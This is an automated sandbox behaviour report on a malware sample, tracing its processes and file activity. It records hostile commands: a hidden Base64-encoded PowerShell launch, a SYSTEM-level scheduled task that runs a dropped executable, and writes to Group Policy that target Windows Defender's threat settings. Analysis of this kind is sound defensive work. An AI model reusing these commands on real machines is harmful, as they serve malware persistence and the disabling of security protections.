Analysis Process: powershell.exe PID: **6316**, Parent PID: **1084**

General

Target ID:	24
Start time:	19:04:10
Start date:	24/11/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE -WindowStyle Hidden -EncodedCommand cwB0AGEAcgB0AC0AcAByAG8AYwBlAHMAcwAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbABlACAASABpAGQAZABlAG4AIABnAHAAdQBwAGQAYQB0AGUALgBlAHgAZQAgAC8AZgBvAHIAYwBlAA==
Imagebase:	0x7ff7fbaf0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA00F603FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA00F603FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qj1olx5r.ljl.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA03C46FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wuyq3oxm.drj.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA03C46FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA00F603FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA00F603FC	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA04E1F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA04E1F1E9	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qj1olx5r.ljl.ps1	success or wait	1	7FFA03C4F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wuyq3oxm.drj.psm1	success or wait	1	7FFA03C4F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	16	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA00F69D7D	unknown
unknown	35	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA00F69D7D	unknown
unknown	56	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA00F69D7D	unknown
unknown	72	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA00F69D7D	unknown
unknown	80	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA00F69D7D	unknown
unknown	89	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA00F69D7D	unknown
unknown	97	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA00F69D7D	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qj1olx5r.ljl.ps1	0	1	31	1	success or wait	1	7FFA03C4B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wuyq3oxm.drj.psm1	0	1	31	1	success or wait	1	7FFA03C4B526	WriteFile
unknown	0	94	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA00F69FE5	unknown
unknown	106	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA00F69FE5	unknown
unknown	94	55	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFA00F69FE5	unknown
unknown	151	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FFA00F69EED	unknown
unknown	149	4214	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFA00F69FE5	unknown
unknown	4363	25	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FFA00F69FE5	unknown
unknown	203	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA00F69EED	unknown
unknown	14333	2642	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA00F69FE5	unknown
unknown	216	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA00F69EED	unknown
unknown	229	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA00F69EED	unknown
unknown	242	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA00F5BC97	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 0f 00 00 00 09 00 00 00 10 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFA0523F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	38 00 00 02 04 00 00 00 00 00 00 00 01 00 00 00 fd 27 fd fd 11 e3 4c fd fd 7d 19 b2 0b fd 09 00 00 00 0e 00 0f 00	8'L}	success or wait	15	7FFA0523F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	15	53 79 73 74 65 6d 2e 4e 75 6d 65 72 69 63 73	System.Numerics	success or wait	15	7FFA0523F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	119	1	00		success or wait	9	7FFA0523F6E8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1004	4	68 00 00 03	h	success or wait	1	7FFA0523F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1008	100	01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 00 0e fd 00 09 0c fd 00 0a 0e fd 00 0b 0c fd 00 0c 0e fd 00 22 00 40 00 24 00 40 00 6a 00 40 00 fd 00 40 00 fd 00 40 00 fd 00 40 00 fd 00 40 00 18 00 40 00 57 00 40 00 0d 0c fd 00 0e 0c fd 00 0d 0e fd 00	"@$@j@@@@@@W@	success or wait	1	7FFA0523F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA04CEB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA04CEB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA04CEB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA04CEB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA04DC12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA04CF2625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA04CF2625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA04CF2625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA04DC12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA04DC12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA04DC12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA04DC12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA04CEB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA04CEB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA04CEB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA04CEB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA04DC12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA04DC12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA04DC12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA04DC12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA04DC12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA04DC12E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA04CD62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22416	success or wait	1	7FFA04CD63B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA04DC12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA04DC12E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA03C4B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA03C4B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA03C4B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA03C4B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA03C4B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA03C4B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA03C4B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA03C4B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA03C4B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA03C4B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFA03C4B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA03C4B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA03C4B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA03C4B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA03C4B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA03C4B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA03C4B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA03C4B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	129	7FFA03C4B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA03C4B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA03C4B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA03C4B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA03C4B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA03C4B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA03C4B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA03C4B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA03C4B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA03C4B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA03C4B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	1	7FFA03C4B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA03C4B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA03C4B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA03C4B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA03C4B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA03C4B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA03C4B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	113	7FFA03C4B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA03C4B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA03C4B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFA03C4B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFA03C4B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA03C4B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA03C4B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA03C4B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA03C4B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA03C4B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFA03C4B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA03C4B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA03C4B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFA04DC12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFA04DC12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA04CEB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA04CEB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA03C4B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA03C4B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFA03C4B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFA03C4B526	ReadFile

Analysis Process: conhost.exe PID: **6324**, Parent PID: **6316**

General

Target ID:	25
Start time:	19:04:10
Start date:	24/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7fcd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **6332**, Parent PID: **5620**

General

Target ID:	26

Start time:	19:04:10
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks /DELETE /F /TN "gAhELFxgt"
Imagebase:	0x1160000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6360, Parent PID: 6332

General

Target ID:	27
Start time:	19:04:10
Start date:	24/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7fcd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: 6488, Parent PID: 5620

General

Target ID:	28
Start time:	19:04:14
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks /CREATE /TN "bbsSMGQQDZvgelOgpL" /SC once /ST 19:05:00 /RU "SYSTEM" /TR "\"C:\Users\user\AppData\Local\Temp\VXAfcxyYiTQKMOERw\efplSHrLkKviaSK\pJKKXsE.exe\" DC /site_id 525403 /S" /V1 /F
Imagebase:	0x1160000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **6496**, Parent PID: **6488**

General

Target ID:	29
Start time:	19:04:15
Start date:	24/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7fcd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: pJKKXsE.exe PID: **6576**, Parent PID: **1084**

General

Target ID:	30
Start time:	19:04:16
Start date:	24/11/2022
Path:	C:\Users\user\AppData\Local\Temp\VXAfcxyYiTQKMOERw\efplSHrLkKviaSK\pJKKXsE.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\VXAfcxyYiTQKMOERw\efplSHrLkKviaSK\pJKKXsE.exe DC /site_id 525403 /S
Imagebase:	0x1090000
File size:	7104512 bytes
MD5 hash:	893793FBD70BA4A92919D09205D6C9C1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Avira • Detection: 51%, ReversingLabs

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\GroupPolicy	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100765E7	CreateDirectoryW
C:\Windows\system32\GroupPolicy\Adm	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	100765E7	CreateDirectoryW
C:\Windows\system32\GroupPolicy\Machine	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	100765E7	CreateDirectoryW
C:\Windows\system32\GroupPolicy\User	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	100765E7	CreateDirectoryW
C:\Windows\system32\GroupPolicy\Machine\Registry.pol	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	100777E1	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\Temp\aoRCsjFoxFbwPJxK	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	100765E7	CreateDirectoryW
C:\Windows\Temp\aoRCsjFoxFbwPJxK\MeXzroudxpEgwUW	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	100765E7	CreateDirectoryW
C:\Windows\Temp\aoRCsjFoxFbwPJxK\MeXzroudxpEgwUW\GaSURYx.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	100C4595	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\System32\GroupPolicy\Machine\Registry.pol	0	4488	50 52 65 67 01 00 00 00 5b 00 53 00 4f 00 46 00 54 00 57 00 41 00 52 00 45 00 5c 00 50 00 6f 00 6c 00 69 00 63 00 69 00 65 00 73 00 5c 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 5c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 44 00 65 00 66 00 65 00 6e 00 64 00 65 00 72 00 5c 00 54 00 68 00 72 00 65 00 61 00 74 00 73 00 00 00 3b 00 54 00 68 00 72 00 65 00 61 00 74 00 73 00 5f 00 54 00 68 00 72 00 65 00 61 00 74 00 49 00 64 00 44 00 65 00 66 00 61 00 75 00 6c 00 74 00 41 00 63 00 74 00 69 00 6f 00 6e 00 00 00 3b 00 04 00 00 00 3b 00 04 00 00 00 3b 00 01 00 00 00 5d 00 5b 00 53 00 4f 00 46 00 54 00 57 00 41 00 52 00 45 00 5c 00 50 00 6f 00 6c 00 69 00 63 00 69 00 65 00 73 00 5c 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 5c	PReg[SOFTWARE\Policies\Microsoft\Windows Defender\Threats;Threats_ThreatIdDefaultAction;;;][SOFTWARE\Policies\Microsoft\	success or wait	1	10076FCA	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\System32\GroupPolicy\gpt.ini	0	268	5b 47 65 6e 65 72 61 6c 5d 0a 67 50 43 55 73 65 72 45 78 74 65 6e 73 69 6f 6e 4e 61 6d 65 73 3d 5b 7b 33 35 33 37 38 45 41 43 2d 36 38 33 46 2d 31 31 44 32 2d 41 38 39 41 2d 30 30 43 30 34 46 42 42 43 46 41 32 7d 7b 44 30 32 42 31 46 37 33 2d 33 34 30 37 2d 34 38 41 45 2d 42 41 38 38 2d 45 38 32 31 33 43 36 37 36 31 46 31 7d 5d 0a 67 50 43 4d 61 63 68 69 6e 65 45 78 74 65 6e 73 69 6f 6e 4e 61 6d 65 73 3d 5b 7b 33 35 33 37 38 45 41 43 2d 36 38 33 46 2d 31 31 44 32 2d 41 38 39 41 2d 30 30 43 30 34 46 42 42 43 46 41 32 7d 7b 30 46 36 42 39 35 37 45 2d 35 30 39 45 2d 31 31 44 31 2d 41 37 43 43 2d 30 30 30 30 46 38 37 35 37 31 45 33 7d 7b 44 30 32 42 31 46 37 32 2d 33 34 30 37 2d 34 38 41 45 2d 42 41 38 38 2d 45 38 32 31 33 43 36 37 36 31 46 31 7d 5d 0a 56 65	[General]gPCUserExtensionNames=[{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{D02B1F73-3407-48AE-BA88-E8213C6761F1}]gPCMachineExtensionNames=[{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{0F6B957E-509E-11D1-A7CC-0000F87571E3}{D02B1F72-3407-48AE-BA88-E821 3C6761F1}]Ve	success or wait	1	10076FCA	WriteFile
